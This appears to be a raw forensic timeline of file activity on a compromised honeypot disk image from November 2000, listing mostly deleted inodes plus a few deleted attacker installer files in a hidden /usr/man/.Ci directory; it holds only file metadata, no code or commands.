 3208 ..c -rw-r--r-- 17275    games    94319    <honeypot.hda5.dd-dead-94319>
    9 ..c -rw-r--r-- 17275    games    140715   <honeypot.hda5.dd-dead-140715>
   39 ..c -rw-r--r-- 17275    games    17608    <honeypot.hda5.dd-dead-17608>
  318 ..c -rw-r--r-- 17275    games    94287    <honeypot.hda5.dd-dead-94287>
  606 ..c -rwxr-xr-x 17275    games    79087    <honeypot.hda5.dd-dead-79087>
 2699 ..c -rw-r--r-- 17275    games    94352    <honeypot.hda5.dd-dead-94352>
    0 mac drwxr-xr-x 17275    games    94304    <honeypot.hda5.dd-dead-94304>
 2687 ..c -rw-r--r-- 17275    games    94347    <honeypot.hda5.dd-dead-94347>
    9 ..c -rw-r--r-- 17275    games    94232    <honeypot.hda5.dd-dead-94232>
   37 ..c -rw-r--r-- 17275    games    94334    <honeypot.hda5.dd-dead-94334>
```

```
                          38 ..c -rw-r--r-- 17275    games    140710   <honeypot.hda5.dd-dead-140710>
                        2356 ..c -rw-r--r-- 17275    games    109978   <honeypot.hda5.dd-dead-109978>
                         597 ..c -rw-r--r-- 17275    games    17587    <honeypot.hda5.dd-dead-17587>
                        3183 ..c -rw-r--r-- 17275    games    79154    <honeypot.hda5.dd-dead-79154>
                           0 mac drwxr-xr-x root     root     17592    <honeypot.hda5.dd-dead-17592>
                         228 ..c -rw-r--r-- 17275    games    94335    <honeypot.hda5.dd-dead-94335>
                           0 mac drwxr-xr-x 17275    games    94327    <honeypot.hda5.dd-dead-94327>
                         181 ..c -rw-r--r-- 17275    games    94299    <honeypot.hda5.dd-dead-94299>
                        4351 ..c -rw-r--r-- 17275    games    140738   <honeypot.hda5.dd-dead-140738>
                        2213 ..c -rw-r--r-- 17275    games    17602    <honeypot.hda5.dd-dead-17602>
                           0 mac drwxr-xr-x 17275    games    94274    <honeypot.hda5.dd-dead-94274>
                        5857 ..c -rw-r--r-- 17275    games    140722   <honeypot.hda5.dd-dead-140722>
                          44 ..c -rw-r--r-- 17275    games    17636    <honeypot.hda5.dd-dead-17636>
                        3593 ..c -rw-r--r-- 17275    games    125257   <honeypot.hda5.dd-dead-125257>
                          38 ..c -rw-r--r-- 17275    games    94242    <honeypot.hda5.dd-dead-94242>
                           0 mac drwxr-xr-x 17275    games    94331    <honeypot.hda5.dd-dead-94331>
                        1955 ..c -rw-r--r-- 17275    games    109983   <honeypot.hda5.dd-dead-109983>
                         467 ..c -rw-r--r-- 17275    games    17609    <honeypot.hda5.dd-dead-17609>
                         318 ..c -rw-r--r-- 17275    games    17597    <honeypot.hda5.dd-dead-17597>
                        2355 ..c -rw-r--r-- 17275    games    94337    <honeypot.hda5.dd-dead-94337>
                        2343 ..c -rw-r--r-- 17275    games    140765   <honeypot.hda5.dd-dead-140765>
                          93 ..c -rw-r--r-- 17275    games    17577    <honeypot.hda5.dd-dead-17577>
                        1685 ..c -rw-r--r-- 17275    games    125391   <honeypot.hda5.dd-dead-125391>
                        1313 ..c -rw-r--r-- 17275    games    94301    <honeypot.hda5.dd-dead-94301>
                        1401 ..c -rw-r--r-- 17275    games    94281    <honeypot.hda5.dd-dead-94281>
                         146 ..c -rw-r--r-- 17275    games    125369   <honeypot.hda5.dd-dead-125369>
                         155 ..c -rw-r--r-- 17275    games    17637    <honeypot.hda5.dd-dead-17637>
                        2357 ..c -rw-r--r-- 17275    games    109988   <honeypot.hda5.dd-dead-109988>
                        7651 ..c -rw-r--r-- 17275    games    125256   <honeypot.hda5.dd-dead-125256>
                        4739 ..c -rw-r--r-- 17275    games    17625    <honeypot.hda5.dd-dead-17625>
                        2141 ..c -rw-r--r-- 17275    games    94320    <honeypot.hda5.dd-dead-94320>
                        4306 ..c -rw-r--r-- 17275    games    125264   <honeypot.hda5.dd-dead-125264>
                           0 mac drwxr-xr-x 17275    games    109986   <honeypot.hda5.dd-dead-109986>
                      152406 ..c -rw-r--r-- 17275    games    17571    <honeypot.hda5.dd-dead-17571>
                           9 ..c -rw-r--r-- 17275    games    140709   <honeypot.hda5.dd-dead-140709>
                        2498 ..c -rw-r--r-- 17275    games    140731   <honeypot.hda5.dd-dead-140731>
                        1604 ..c -rw-r--r-- 17275    games    94262    <honeypot.hda5.dd-dead-94262>
                       23548 ..c -rw-r--r-- 17275    games    17580    <honeypot.hda5.dd-dead-17580>
                      108029 ..c -rw-r--r-- 17275    games    17586    <honeypot.hda5.dd-dead-17586>
                         140 ..c -rw-r--r-- 17275    games    94311    <honeypot.hda5.dd-dead-94311>
                        1923 ..c -rw-r--r-- 17275    games    2251     <honeypot.hda5.dd-dead-2251>
                           9 ..c -rw-r--r-- 17275    games    94241    <honeypot.hda5.dd-dead-94241>
                          41 ..c -rw-r--r-- 17275    games    94329    <honeypot.hda5.dd-dead-94329>
                           9 ..c -rw-r--r-- 17275    games    17635    <honeypot.hda5.dd-dead-17635>
                        1904 ..c -rw-r--r-- 17275    games    140724   <honeypot.hda5.dd-dead-140724>
                        2321 ..c -rw-r--r-- 17275    games    140733   <honeypot.hda5.dd-dead-140733>
                        1624 ..c -rw-r--r-- 17275    games    17573    <honeypot.hda5.dd-dead-17573>
                          43 ..c -rw-r--r-- 17275    games    125375   <honeypot.hda5.dd-dead-125375>
                        2009 ..c -rw-r--r-- 17275    games    140740   <honeypot.hda5.dd-dead-140740>
                        1572 ..c -rw-r--r-- 17275    games    63822    <honeypot.hda5.dd-dead-63822>
                        2068 ..c -rw-r--r-- 17275    games    94227    <honeypot.hda5.dd-dead-94227>
                           9 ..c -rw-r--r-- 17275    games    17607    <honeypot.hda5.dd-dead-17607>
                           0 mac drwxr-xr-x 17275    games    125372   <honeypot.hda5.dd-dead-125372>
                          39 ..c -rw-r--r-- 17275    games    94276    <honeypot.hda5.dd-dead-94276>
                         361 ..c -rw-r--r-- 17275    games    94345    <honeypot.hda5.dd-dead-94345>
                         410 ..c -rw-r--r-- 17275    games    94272    <honeypot.hda5.dd-dead-94272>
                        3051 ..c -rw-r--r-- 17275    games    17598    <honeypot.hda5.dd-dead-17598>
                           0 mac drwxr-xr-x 17275    games    94332    <honeypot.hda5.dd-dead-94332>
                        2643 ..c -rw-r--r-- 17275    games    2246     <honeypot.hda5.dd-dead-2246>
                        2343 ..c -rw-r--r-- 17275    games    140766   <honeypot.hda5.dd-dead-140766>
                           0 mac drwxr-xr-x 17275    games    140691   <honeypot.hda5.dd-dead-140691>
                         183 ..c -rw-r--r-- 17275    games    125388   <honeypot.hda5.dd-dead-125388>
                          51 ..c -rw-r--r-- 17275    games    17629    <honeypot.hda5.dd-dead-17629>
                        1467 ..c -rw-r--r-- 17275    games    125389   <honeypot.hda5.dd-dead-125389>
                       10088 ..c -rw-r--r-- 17275    games    125251   <honeypot.hda5.dd-dead-125251>
                        3063 ..c -rw-r--r-- 17275    games    17603    <honeypot.hda5.dd-dead-17603>
                        3769 ..c -rw-r--r-- 17275    games    17623    <honeypot.hda5.dd-dead-17623>
                        1863 ..c -rw-r--r-- 17275    games    79149    <honeypot.hda5.dd-dead-79149>
                        1633 ..c -rw-r--r-- 17275    games    94263    <honeypot.hda5.dd-dead-94263>
                           0 mac drwxr-xr-x 17275    games    140759   <honeypot.hda5.dd-dead-140759>
                           9 ..c -rw-r--r-- 17275    games    94297    <honeypot.hda5.dd-dead-94297>
                        1526 ..c -rw-r--r-- 17275    games    63821    <honeypot.hda5.dd-dead-63821>
                           0 mac drwxr-xr-x 17275    games    140690   <honeypot.hda5.dd-dead-140690>
                           9 ..c -rw-r--r-- 17275    games    63818    <honeypot.hda5.dd-dead-63818>
                        1612 ..c -rw-r--r-- 17275    games    125379   <honeypot.hda5.dd-dead-125379>
                           0 mac drwxr-xr-x 17275    games    94296    <honeypot.hda5.dd-dead-94296>
                        3796 ..c -rw-r--r-- 17275    games    140745   <honeypot.hda5.dd-dead-140745>
                       43795 ..c -rw-r--r-- 17275    games    17583    <honeypot.hda5.dd-dead-17583>
                        2068 ..c -rw-r--r-- 17275    games    109981   <honeypot.hda5.dd-dead-109981>
                        1560 ..c -rw-r--r-- 17275    games    109989   <honeypot.hda5.dd-dead-109989>
                        1567 ..c -rw-r--r-- 17275    games    125381   <honeypot.hda5.dd-dead-125381>
Wed Nov 08 2000 08:56:08     4740 ..c -rw-r--r-- root     root     79329    <honeypot.hda5.dd-dead-79329>
                           71 ..c -/-rwxr-xr-x 1010     users    109867   /usr/man/.Ci/install-wu (deleted)
                        2218 ..c -rw-r--r-- 17275    games    63780    <honeypot.hda5.dd-dead-63780>
                        3220 ..c -rw-r--r-- 17275    games    48347    <honeypot.hda5.dd-dead-48347>
                        1538 ..c -rw-r--r-- root     root     2274     <honeypot.hda5.dd-dead-2274>
                        2962 ..c -rw-r--r-- 17275    games    48349    <honeypot.hda5.dd-dead-48349>
                        2543 ..c -rw-r--r-- 17275    games    79176    <honeypot.hda5.dd-dead-79176>
                       18769 ..c -rw-r--r-- root     root     2327     <honeypot.hda5.dd-dead-2327>
                        7475 ..c -rw-r--r-- 17275    games    140806   <honeypot.hda5.dd-dead-140806>
                          84 ..c -rw-r--r-- root     root     2343     <honeypot.hda5.dd-dead-2343>
                        5857 ..c -rw-r--r-- 17275    games    140816   <honeypot.hda5.dd-dead-140816>
                        6766 ..c -rw-r--r-- 17275    games    17559    <honeypot.hda5.dd-dead-17559>
                        1522 ..c -rw-r--r-- 17275    games    48401    <honeypot.hda5.dd-dead-48401>
                        1328 ..c -rw-r--r-- 17275    games    48389    <honeypot.hda5.dd-dead-48389>
                        8648 ..c -rw-r--r-- root     root     2349     <honeypot.hda5.dd-dead-2349>
                        4032 ..c -rw-r--r-- root     root     140825   <honeypot.hda5.dd-dead-140825>
                        1858 ..c -rw-r--r-- root     root     2258     <honeypot.hda5.dd-dead-2258>
                        1205 ..c -rw-r--r-- root     root     2353     <honeypot.hda5.dd-dead-2353>
                        1518 ..c -rw-r--r-- 17275    games    109933   <honeypot.hda5.dd-dead-109933>
                        3684 ..c -rw-r--r-- 17275    games    79208    <honeypot.hda5.dd-dead-79208>
                        4056 ..c -rw-r--r-- root     root     79328    <honeypot.hda5.dd-dead-79328>
```

```
  1529 ..c -rw-r--r-- 17275    games    79181    <honeypot.hda5.dd-dead-79181>
  2021 ..c -rw-r--r-- 17275    games    79203    <honeypot.hda5.dd-dead-79203>
  1541 ..c -rw-r--r-- 17275    games    109930   <honeypot.hda5.dd-dead-109930>
 37023 ..c -rw-r--r-- root     root     94361    <honeypot.hda5.dd-dead-94361>
  9773 ..c -rw-r--r-- root     root     2267     <honeypot.hda5.dd-dead-2267>
  8254 ..c -rw-r--r-- root     root     94356    <honeypot.hda5.dd-dead-94356>
  2473 ..c -rw-r--r-- 17275    games    63784    <honeypot.hda5.dd-dead-63784>
  4869 ..c -rw-r--r-- 17275    games    63767    <honeypot.hda5.dd-dead-63767>
  1431 ..c -rw-r--r-- 17275    games    109934   <honeypot.hda5.dd-dead-109934>
 67080 ..c -rw-r--r-- root     root     94412    <honeypot.hda5.dd-dead-94412>
 10587 ..c -rw-r--r-- 17275    games    48362    <honeypot.hda5.dd-dead-48362>
  3878 ..c -rw-r--r-- root     root     2308     <honeypot.hda5.dd-dead-2308>
195637 ..c -/-rw-r--r-- 1010     users    109866   /usr/man/.Ci/wuftpd.rpm (deleted)
  1556 ..c -rw-r--r-- 17275    games    79164    <honeypot.hda5.dd-dead-79164>
  1210 ..c -rw-r--r-- 17275    games    109916   <honeypot.hda5.dd-dead-109916>
    71 ..c -rwxr-xr-x 1010     users    109867   <honeypot.hda5.dd-dead-109867>
  1527 ..c -rw-r--r-- 17275    games    48403    <honeypot.hda5.dd-dead-48403>
  1791 ..c -rw-r--r-- 17275    games    48341    <honeypot.hda5.dd-dead-48341>
  6432 ..c -rw-r--r-- root     root     2370     <honeypot.hda5.dd-dead-2370>
  1302 ..c -rw-r--r-- 17275    games    48369    <honeypot.hda5.dd-dead-48369>
  2390 ..c -rw-r--r-- root     root     2345     <honeypot.hda5.dd-dead-2345>
  1379 ..c -rw-r--r-- 17275    games    48370    <honeypot.hda5.dd-dead-48370>
229440 ..c -rw-r--r-- root     root     140833   <honeypot.hda5.dd-dead-140833>
 35544 ..c -rw-r--r-- root     root     2329     <honeypot.hda5.dd-dead-2329>
  1981 ..c -rw-r--r-- 17275    games    79166    <honeypot.hda5.dd-dead-79166>
  1498 ..c -rw-r--r-- root     root     2312     <honeypot.hda5.dd-dead-2312>
 16418 ..c -rw-r--r-- root     root     2276     <honeypot.hda5.dd-dead-2276>
  1278 ..c -rw-r--r-- 17275    games    79191    <honeypot.hda5.dd-dead-79191>
 37107 ..c -rw-r--r-- root     root     2290     <honeypot.hda5.dd-dead-2290>
  1212 ..c -rw-r--r-- 17275    games    79209    <honeypot.hda5.dd-dead-79209>
  2042 ..c -rw-r--r-- 17275    games    79193    <honeypot.hda5.dd-dead-79193>
  5384 ..c -rw-r--r-- root     root     2357     <honeypot.hda5.dd-dead-2357>
  3696 ..c -rw-r--r-- 17275    games    140814   <honeypot.hda5.dd-dead-140814>
  1634 ..c -rw-r--r-- 17275    games    109927   <honeypot.hda5.dd-dead-109927>
  4434 ..c -rw-r--r-- 17275    games    17560    <honeypot.hda5.dd-dead-17560>
  3987 ..c -rw-r--r-- 17275    games    48357    <honeypot.hda5.dd-dead-48357>
     0 mac drwxr-xr-x root     root     2253     <honeypot.hda5.dd-dead-2253>
  1949 ..c -rw-r--r-- 17275    games    79211    <honeypot.hda5.dd-dead-79211>
 72772 ..c -rw-r--r-- root     root     94364    <honeypot.hda5.dd-dead-94364>
 76542 ..c -rw-r--r-- root     root     2314     <honeypot.hda5.dd-dead-2314>
  8129 ..c -rw-r--r-- 17275    games    109937   <honeypot.hda5.dd-dead-109937>
  2120 ..c -rw-r--r-- 17275    games    79158    <honeypot.hda5.dd-dead-79158>
  7873 ..c -rw-r--r-- root     root     2307     <honeypot.hda5.dd-dead-2307>
     0 mac drwxr-xr-x 17275    games    78446    <honeypot.hda5.dd-dead-78446>
  1250 ..c -rw-r--r-- 17275    games    63778    <honeypot.hda5.dd-dead-63778>
     0 mac drwxr-xr-x root     root     140778   <honeypot.hda5.dd-dead-140778>
  2276 ..c -rw-r--r-- 17275    games    48384    <honeypot.hda5.dd-dead-48384>
 21228 ..c -rwxr-xr-x root     root     94418    <honeypot.hda5.dd-dead-94418>
  1287 ..c -rw-r--r-- 17275    games    63782    <honeypot.hda5.dd-dead-63782>
  6245 ..c -rw-r--r-- 17275    games    79162    <honeypot.hda5.dd-dead-79162>
  3235 ..c -rw-r--r-- 17275    games    48345    <honeypot.hda5.dd-dead-48345>
  1837 ..c -rw-r--r-- 17275    games    48383    <honeypot.hda5.dd-dead-48383>
  2714 ..c -rw-r--r-- 17275    games    79179    <honeypot.hda5.dd-dead-79179>
  6407 ..c -rw-r--r-- 17275    games    48368    <honeypot.hda5.dd-dead-48368>
 52364 ..c -rw-r--r-- root     root     94369    <honeypot.hda5.dd-dead-94369>
 42006 ..c -rw-r--r-- 17275    games    140817   <honeypot.hda5.dd-dead-140817>
 22876 ..c -rwxr-xr-x root     root     2271     <honeypot.hda5.dd-dead-2271>
  2497 ..c -rw-r--r-- 17275    games    63781    <honeypot.hda5.dd-dead-63781>
  3489 ..c -rw-r--r-- 17275    games    79183    <honeypot.hda5.dd-dead-79183>
195637 ..c -rw-r--r-- 1010     users    109866   <honeypot.hda5.dd-dead-109866>
  4071 ..c -rw-r--r-- root     root     2340     <honeypot.hda5.dd-dead-2340>
180703 ..c -rw-r--r-- 1010     users    109865   <honeypot.hda5.dd-dead-109865>
 16424 ..c -rw-r--r-- root     root     2298     <honeypot.hda5.dd-dead-2298>
  4007 ..c -rw-r--r-- root     root     2287     <honeypot.hda5.dd-dead-2287>
  1199 ..c -rw-r--r-- 17275    games    140805   <honeypot.hda5.dd-dead-140805>
 56092 ..c -rw-r--r-- root     root     94400    <honeypot.hda5.dd-dead-94400>
 64952 ..c -rw-r--r-- root     root     94410    <honeypot.hda5.dd-dead-94410>
  5218 ..c -rw-r--r-- root     root     2311     <honeypot.hda5.dd-dead-2311>
  2852 ..c -rw-r--r-- 17275    games    140783   <honeypot.hda5.dd-dead-140783>
  2382 ..c -rw-r--r-- 17275    games    109938   <honeypot.hda5.dd-dead-109938>
  1897 ..c -rw-r--r-- 17275    games    79195    <honeypot.hda5.dd-dead-79195>
  1153 ..c -/-rwxr-xr-x 1010     users    109801   /usr/man/.Ci/install-sshd1 (deleted)
  5607 ..c -rw-r--r-- 17275    games    140808   <honeypot.hda5.dd-dead-140808>
224679 ..c -rwxr-xr-x root     root     2268     <honeypot.hda5.dd-dead-2268>
  2582 ..c -rw-r--r-- 17275    games    79167    <honeypot.hda5.dd-dead-79167>
 21388 ..c -rw-r--r-- root     root     140835   <honeypot.hda5.dd-dead-140835>
  3682 ..c -rw-r--r-- 17275    games    63765    <honeypot.hda5.dd-dead-63765>
  6010 ..c -rw-r--r-- 17275    games    79175    <honeypot.hda5.dd-dead-79175>
     0 mac drwxr-xr-x 17275    games    92757    <honeypot.hda5.dd-dead-92757>
  4772 ..c -rwxr-xr-x root     root     2278     <honeypot.hda5.dd-dead-2278>
  7772 ..c -rw-r--r-- 17275    games    48390    <honeypot.hda5.dd-dead-48390>
  7940 ..c -rw-r--r-- 17275    games    79174    <honeypot.hda5.dd-dead-79174>
 65408 ..c -rw-r--r-- root     root     94367    <honeypot.hda5.dd-dead-94367>
  4886 ..c -rw-r--r-- 17275    games    79187    <honeypot.hda5.dd-dead-79187>
  1421 ..c -rw-r--r-- 17275    games    48381    <honeypot.hda5.dd-dead-48381>
  4449 ..c -rw-r--r-- 17275    games    79156    <honeypot.hda5.dd-dead-79156>
  1817 ..c -rw-r--r-- 17275    games    140791   <honeypot.hda5.dd-dead-140791>
  2769 ..c -rw-r--r-- 17275    games    48380    <honeypot.hda5.dd-dead-48380>
  2535 ..c -rw-r--r-- 17275    games    48395    <honeypot.hda5.dd-dead-48395>
 51760 ..c -rw-r--r-- root     root     94396    <honeypot.hda5.dd-dead-94396>
     0 mac drwxr-xr-x root     root     17562    <honeypot.hda5.dd-dead-17562>
  2838 ..c -rwxr-xr-x 17275    games    140798   <honeypot.hda5.dd-dead-140798>
  2395 ..c -rw-r--r-- 17275    games    63771    <honeypot.hda5.dd-dead-63771>
  4512 ..c -rw-r--r-- root     root     2260     <honeypot.hda5.dd-dead-2260>
 22461 ..c -rw-r--r-- root     root     2301     <honeypot.hda5.dd-dead-2301>
  1994 ..c -rw-r--r-- 17275    games    140818   <honeypot.hda5.dd-dead-140818>
 13820 ..c -rw-r--r-- root     root     140838   <honeypot.hda5.dd-dead-140838>
 37120 ..c -rw-r--r-- root     root     2269     <honeypot.hda5.dd-dead-2269>
 20820 ..c -rw-r--r-- root     root     140836   <honeypot.hda5.dd-dead-140836>
 48936 ..c -rw-r--r-- root     root     94397    <honeypot.hda5.dd-dead-94397>
  5096 ..c -rw-r--r-- root     root     140827   <honeypot.hda5.dd-dead-140827>
 27865 ..c -rwxr-xr-x root     root     94359    <honeypot.hda5.dd-dead-94359>
```

```
  2758 ..c -rw-r--r-- 17275    games    63766    <honeypot.hda5.dd-dead-63766>
  4807 ..c -rw-r--r-- root     root     2331     <honeypot.hda5.dd-dead-2331>
  2424 ..c -rw-r--r-- root     root     79325    <honeypot.hda5.dd-dead-79325>
  4619 ..c -rw-r--r-- 17275    games    79219    <honeypot.hda5.dd-dead-79219>
  1472 ..c -rw-r--r-- 17275    games    109931   <honeypot.hda5.dd-dead-109931>
343586 ..c -rwxr-xr-x root     root     94413    <honeypot.hda5.dd-dead-94413>
 15244 ..c -rw-r--r-- root     root     140839   <honeypot.hda5.dd-dead-140839>
  1526 ..c -rw-r--r-- 17275    games    48361    <honeypot.hda5.dd-dead-48361>
  3046 ..c -rw-r--r-- 17275    games    79160    <honeypot.hda5.dd-dead-79160>
  1818 ..c -rw-r--r-- root     root     2354     <honeypot.hda5.dd-dead-2354>
  2050 ..c -rw-r--r-- 17275    games    48396    <honeypot.hda5.dd-dead-48396>
     0 mac drwxr-xr-x root     root     94355    <honeypot.hda5.dd-dead-94355>
  1207 ..c -rw-r--r-- 17275    games    79190    <honeypot.hda5.dd-dead-79190>
  8778 ..c -rw-r--r-- 17275    games    140810   <honeypot.hda5.dd-dead-140810>
  1886 ..c -rw-r--r-- 17275    games    79213    <honeypot.hda5.dd-dead-79213>
  1747 ..c -rw-r--r-- 17275    games    79163    <honeypot.hda5.dd-dead-79163>
  1792 ..c -rw-r--r-- 17275    games    79198    <honeypot.hda5.dd-dead-79198>
  4252 ..c -rw-r--r-- root     root     79330    <honeypot.hda5.dd-dead-79330>
  5504 ..c -rw-r--r-- 17275    games    140796   <honeypot.hda5.dd-dead-140796>
  1668 ..c -rw-r--r-- root     root     2348     <honeypot.hda5.dd-dead-2348>
  1138 ..c -rw-r--r-- 17275    games    140782   <honeypot.hda5.dd-dead-140782>
  1369 ..c -rw-r--r-- 17275    games    109928   <honeypot.hda5.dd-dead-109928>
  2750 ..c -rw-r--r-- 17275    games    48356    <honeypot.hda5.dd-dead-48356>
 10043 ..c -rw-r--r-- root     root     2360     <honeypot.hda5.dd-dead-2360>
 75492 ..c -rw-r--r-- root     root     2280     <honeypot.hda5.dd-dead-2280>
  2265 ..c -rw-r--r-- 17275    games    63783    <honeypot.hda5.dd-dead-63783>
  1999 ..c -rw-r--r-- 17275    games    140813   <honeypot.hda5.dd-dead-140813>
  1919 ..c -rw-r--r-- root     root     2323     <honeypot.hda5.dd-dead-2323>
  1237 ..c -rw-r--r-- 17275    games    48363    <honeypot.hda5.dd-dead-48363>
 56876 ..c -rw-r--r-- root     root     94382    <honeypot.hda5.dd-dead-94382>
  1443 ..c -rw-r--r-- 17275    games    63763    <honeypot.hda5.dd-dead-63763>
196608 ..c -rw-r--r-- root     root     79324    <honeypot.hda5.dd-dead-79324>
 47440 ..c -rw-r--r-- root     root     94381    <honeypot.hda5.dd-dead-94381>
 14516 ..c -rw-r--r-- root     root     140832   <honeypot.hda5.dd-dead-140832>
  1682 ..c -rw-r--r-- 17275    games    79157    <honeypot.hda5.dd-dead-79157>
  1076 ..c -/-rwxr-xr-x 1010     users    109802   /usr/man/.Ci/install-sshd (deleted)
  5609 ..c -rw-r--r-- 17275    games    79221    <honeypot.hda5.dd-dead-79221>
  1286 ..c -rw-r--r-- 17275    games    140795   <honeypot.hda5.dd-dead-140795>
  4148 ..c -rw-r--r-- root     root     140826   <honeypot.hda5.dd-dead-140826>
   106 ..c -/-rwxr-xr-x 1010     users    109864   /usr/man/.Ci/install-statd (deleted)
 51512 ..c -rw-r--r-- root     root     94368    <honeypot.hda5.dd-dead-94368>
  7542 ..c -rw-r--r-- root     root     2318     <honeypot.hda5.dd-dead-2318>
     0 ..c -rwxr-xr-x root     root     94419    <honeypot.hda5.dd-dead-94419>
  1341 ..c -rw-r--r-- 17275    games    48367    <honeypot.hda5.dd-dead-48367>
  1436 ..c -rw-r--r-- 17275    games    79182    <honeypot.hda5.dd-dead-79182>
  2872 ..c -rw-r--r-- 17275    games    48348    <honeypot.hda5.dd-dead-48348>
   994 ..c -rw-r--r-- root     root     2363     <honeypot.hda5.dd-dead-2363>
  1593 ..c -rw-r--r-- 17275    games    79201    <honeypot.hda5.dd-dead-79201>
  3374 ..c -rw-r--r-- root     root     2259     <honeypot.hda5.dd-dead-2259>
 54124 ..c -rw-r--r-- root     root     94386    <honeypot.hda5.dd-dead-94386>
 20276 ..c -rw-r--r-- root     root     2294     <honeypot.hda5.dd-dead-2294>
 51260 ..c -rw-r--r-- root     root     94404    <honeypot.hda5.dd-dead-94404>
  4288 ..c -rw-r--r-- 17275    games    48386    <honeypot.hda5.dd-dead-48386>
  2244 ..c -rw-r--r-- 17275    games    48385    <honeypot.hda5.dd-dead-48385>
  4616 ..c -rw-r--r-- 17275    games    48402    <honeypot.hda5.dd-dead-48402>
   737 ..c -rw-r--r-- 17275    games    140807   <honeypot.hda5.dd-dead-140807>
 10963 ..c -rw-r--r-- 17275    games    140781   <honeypot.hda5.dd-dead-140781>
  2751 ..c -rw-r--r-- 17275    games    109919   <honeypot.hda5.dd-dead-109919>
  1559 ..c -rw-r--r-- 17275    games    79206    <honeypot.hda5.dd-dead-79206>
    33 ..c -rw-r--r-- root     root     2367     <honeypot.hda5.dd-dead-2367>
 50804 ..c -rw-r--r-- root     root     94401    <honeypot.hda5.dd-dead-94401>
 25510 ..c -rw-r--r-- root     root     2264     <honeypot.hda5.dd-dead-2264>
  1125 ..c -rw-r--r-- 17275    games    63779    <honeypot.hda5.dd-dead-63779>
 15633 ..c -rw-r--r-- 17275    games    140804   <honeypot.hda5.dd-dead-140804>
 36116 ..c -rw-r--r-- root     root     140831   <honeypot.hda5.dd-dead-140831>
  2239 ..c -rw-r--r-- 17275    games    48354    <honeypot.hda5.dd-dead-48354>
  8736 ..c -rw-r--r-- root     root     2299     <honeypot.hda5.dd-dead-2299>
  2096 ..c -rw-r--r-- 17275    games    109940   <honeypot.hda5.dd-dead-109940>
 24600 ..c -rw-r--r-- root     root     2336     <honeypot.hda5.dd-dead-2336>
  1400 ..c -rw-r--r-- 17275    games    63786    <honeypot.hda5.dd-dead-63786>
  1291 ..c -rw-r--r-- 17275    games    79207    <honeypot.hda5.dd-dead-79207>
  3095 ..c -rw-r--r-- 17275    games    79184    <honeypot.hda5.dd-dead-79184>
 26334 ..c -rw-r--r-- root     root     2303     <honeypot.hda5.dd-dead-2303>
 26375 ..c -rw-r--r-- root     root     94360    <honeypot.hda5.dd-dead-94360>
  6053 ..c -rw-r--r-- root     root     2304     <honeypot.hda5.dd-dead-2304>
 50380 ..c -rw-r--r-- root     root     94384    <honeypot.hda5.dd-dead-94384>
  2506 ..c -rw-r--r-- 17275    games    140787   <honeypot.hda5.dd-dead-140787>
  7196 ..c -rw-r--r-- 17275    games    79161    <honeypot.hda5.dd-dead-79161>
  5095 ..c -rw-r--r-- 17275    games    140819   <honeypot.hda5.dd-dead-140819>
   880 ..c -rw-r--r-- root     root     2273     <honeypot.hda5.dd-dead-2273>
643674 ..c -rwxr-xr-x root     root     94409    <honeypot.hda5.dd-dead-94409>
  1311 ..c -rw-r--r-- 17275    games    48374    <honeypot.hda5.dd-dead-48374>
     0 mac drwxr-xr-x root     root     140776   <honeypot.hda5.dd-dead-140776>
 15705 ..c -rw-r--r-- root     root     2339     <honeypot.hda5.dd-dead-2339>
  1891 ..c -rw-r--r-- root     root     2309     <honeypot.hda5.dd-dead-2309>
  1548 ..c -rw-r--r-- 17275    games    140794   <honeypot.hda5.dd-dead-140794>
 60470 ..c -rw-r--r-- root     root     2283     <honeypot.hda5.dd-dead-2283>
  4640 ..c -rw-r--r-- root     root     2358     <honeypot.hda5.dd-dead-2358>
     0 mac drwxr-xr-x root     root     17643    <honeypot.hda5.dd-dead-17643>
 22132 ..c -rw-r--r-- root     root     2255     <honeypot.hda5.dd-dead-2255>
  2934 ..c -rw-r--r-- 17275    games    48355    <honeypot.hda5.dd-dead-48355>
  1949 ..c -rw-r--r-- 17275    games    48382    <honeypot.hda5.dd-dead-48382>
 47348 ..c -rw-r--r-- root     root     94370    <honeypot.hda5.dd-dead-94370>
  1335 ..c -rw-r--r-- 17275    games    109922   <honeypot.hda5.dd-dead-109922>
 11983 ..c -rw-r--r-- 17275    games    48342    <honeypot.hda5.dd-dead-48342>
 17185 ..c -rw-r--r-- root     root     2296     <honeypot.hda5.dd-dead-2296>
 23729 ..c -rw-r--r-- root     root     2332     <honeypot.hda5.dd-dead-2332>
  1181 ..c -rw-r--r-- 17275    games    109926   <honeypot.hda5.dd-dead-109926>
  2454 ..c -rw-r--r-- 17275    games    79168    <honeypot.hda5.dd-dead-79168>
  4949 ..c -rw-r--r-- root     root     2362     <honeypot.hda5.dd-dead-2362>
 10339 ..c -rw-r--r-- 17275    games    140801   <honeypot.hda5.dd-dead-140801>
  3128 ..c -rw-r--r-- 17275    games    79177    <honeypot.hda5.dd-dead-79177>
```

```
327262 ..c -rwxr-xr-x root     root     94411    <honeypot.hda5.dd-dead-94411>
  1359 ..c -rw-r--r-- 17275    games    48406    <honeypot.hda5.dd-dead-48406>
 17655 ..c -rw-r--r-- root     root     94357    <honeypot.hda5.dd-dead-94357>
 44196 ..c -rw-r--r-- root     root     94393    <honeypot.hda5.dd-dead-94393>
  3820 ..c -rw-r--r-- root     root     2295     <honeypot.hda5.dd-dead-2295>
  4675 ..c -rw-r--r-- 17275    games    140793   <honeypot.hda5.dd-dead-140793>
 60224 ..c -rw-r--r-- root     root     2330     <honeypot.hda5.dd-dead-2330>
  1908 ..c -rw-r--r-- 17275    games    79204    <honeypot.hda5.dd-dead-79204>
  1525 ..c -rw-r--r-- root     root     2377     <honeypot.hda5.dd-dead-2377>
   559 ..c -rw-r--r-- 17275    games    140815   <honeypot.hda5.dd-dead-140815>
  1382 ..c -rw-r--r-- 17275    games    79220    <honeypot.hda5.dd-dead-79220>
  2330 ..c -rw-r--r-- 17275    games    48351    <honeypot.hda5.dd-dead-48351>
 50352 ..c -rw-r--r-- root     root     94366    <honeypot.hda5.dd-dead-94366>
 17900 ..c -rw-r--r-- root     root     140834   <honeypot.hda5.dd-dead-140834>
 52680 ..c -rw-r--r-- root     root     94405    <honeypot.hda5.dd-dead-94405>
 42644 ..c -rw-r--r-- root     root     94392    <honeypot.hda5.dd-dead-94392>
   870 ..c -rw-r--r-- root     root     2342     <honeypot.hda5.dd-dead-2342>
  2884 ..c -rw-r--r-- root     root     2257     <honeypot.hda5.dd-dead-2257>
     0 mac drwxr-xr-x root     root     140777   <honeypot.hda5.dd-dead-140777>
  1353 ..c -rw-r--r-- 17275    games    48372    <honeypot.hda5.dd-dead-48372>
